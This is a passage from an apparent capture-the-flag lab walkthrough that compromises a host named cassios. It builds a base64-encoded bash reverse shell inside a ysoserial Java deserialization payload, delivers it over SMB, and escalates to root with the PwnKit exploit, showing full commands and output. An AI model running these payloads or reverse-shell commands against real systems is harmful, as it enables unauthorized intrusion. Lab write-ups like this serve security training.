Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.220.116 - - [27/Aug/2026 20:06:27] code 404, message File not found
192.168.220.116 - - [27/Aug/2026 20:06:27] "GET /test HTTP/1.1" 404 -
Now let’s get initial access. We’re going to use a classic base64 encoded bash reverse shell with brace expansion. When we click on the Check Status again we indeed get a reverse shell.
## setup listener
nc -lvnp 80
listening on [any] 80 ...

## base64 encode reverse shell
echo -n 'bash -i  >&   /dev/tcp/192.168.45.198/80 0>&1' | base64
YmFzaCAtaSAgPiYgICAvZGV2L3RjcC8xOTIuMTY4LjQ1LjE5OC84MCAwPiYx

## payload for initial access
java \
  --add-opens java.xml/com.sun.org.apache.xalan.internal.xsltc.trax=ALL-UNNAMED \
  --add-opens java.xml/com.sun.org.apache.xalan.internal.xsltc.runtime=ALL-UNNAMED \
  --add-opens java.base/java.net=ALL-UNNAMED \
  --add-opens java.base/java.util=ALL-UNNAMED \
  -jar ysoserial-all.jar CommonsCollections4 "bash -c {echo,YmFzaCAtaSAgPiYgICAvZGV2L3RjcC8xOTIuMTY4LjQ1LjE5OC84MCAwPiYx}|{base64,-d}|{bash,-i}" > recycler.ser

## in the SMB session upload the `recycler.ser`
smb: \> put recycler.ser
putting file recycler.ser as \recycler.ser (32.2 kB/s) (average 39.2 kB/s)

## catch reverse shell after clicking `check status`
listening on [any] 80 ...
connect to [192.168.45.198] from (UNKNOWN) [192.168.220.116] 44628
bash: no job control in this shell
[samantha@cassios /]$

## run whoami
[samantha@cassios /]$ whoami
samantha

## find local.txt
[samantha@cassios /]$ find / -iname 'local.txt' 2>/dev/null
/home/samantha/local.txt

## print local.txt
[samantha@cassios /]$ cat /home/samantha/local.txt
f5cd5eabd88888b8776a2c5ec9c8634c
Privilege Escalation #
To get a proper TTY we upgrade our shell using the script binary.
## determine location script binary
which python
/usr/bin/python

## start the script binary, after that press CTRL+Z
python -c 'import pty; pty.spawn("/bin/bash")'

## after this command press the `enter` key twice
stty raw -echo ; fg ; reset

## run the following to be able to clear the screen and set the terrminal correct
export TERM=xterm && stty columns 200 rows 200
Now, upload linpeas.sh to the target and run it.
## change directory locally
cd uploads

## download latest version of linpeas.sh
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh

## get local IP address on tun0
ip a s tun0 | grep "inet " | awk '{print $2}' | sed 's/\/.*//g'
192.168.45.198

## start local webserver
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

## on target
## change directory
[samantha@cassios /]$ cd /var/tmp

## download `linpeas.sh` using the open port 80
[samantha@cassios tmp]$ wget http://192.168.45.198/linpeas.sh
--2026-08-27 14:52:53--  http://192.168.45.198/linpeas.sh
Connecting to 192.168.45.198:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1144032 (1.1M) [text/x-sh]
Saving to: ‘linpeas.sh’

 0% [                                                                                                                                                      100%[==============================================================================================================================================================>] 1,144,032   --.-K/s   in 0.1s

2026-08-27 14:52:53 (7.32 MB/s) - ‘linpeas.sh’ saved [1144032/1144032]


## set the execution bit
[samantha@cassios tmp]$ chmod +x linpeas.sh

## run `linpeas.sh`
[samantha@cassios tmp]$ ./linpeas.sh
The linpeas.sh output shows the target is vulnerable for pwnkit (CVE-2021-4034). Now, let’s download the exploit (https://github.com/ly4k/PwnKit), upload to the target and run it to escalate our privileges to the root user.
## change directory
cd uploads

## download exploit
curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit -o pwnkit

## get the local IP address on tun0
ip a s tun0 | grep "inet " | awk '{print $2}' | sed 's/\/.*//g'
192.168.45.198

## setup a local webserver
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

## on target:
## download exploit
[samantha@cassios tmp]$ wget http://192.168.45.198/pwnkit
--2026-08-27 14:54:29--  http://192.168.45.198/pwnkit
Connecting to 192.168.45.198:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 18040 (18K) [application/octet-stream]
Saving to: ‘pwnkit’

 0% [                                                                                                                                                      100%[==============================================================================================================================================================>] 18,040      --.-K/s   in 0.02s

2026-08-27 14:54:29 (963 KB/s) - ‘pwnkit’ saved [18040/18040]


## set execution bit on `pwnkit`
[samantha@cassios tmp]$ chmod +x pwnkit

## execute `pwnkit`
[samantha@cassios tmp]$ ./pwnkit

## print `proof.txt`
[root@cassios tmp]# cat /root/proof.txt
2d76191e6d2e59f58c606d8c8790317b
References #
[+] https://github.com/frohoff/ysoserial
[+] https://github.com/ly4k/PwnKit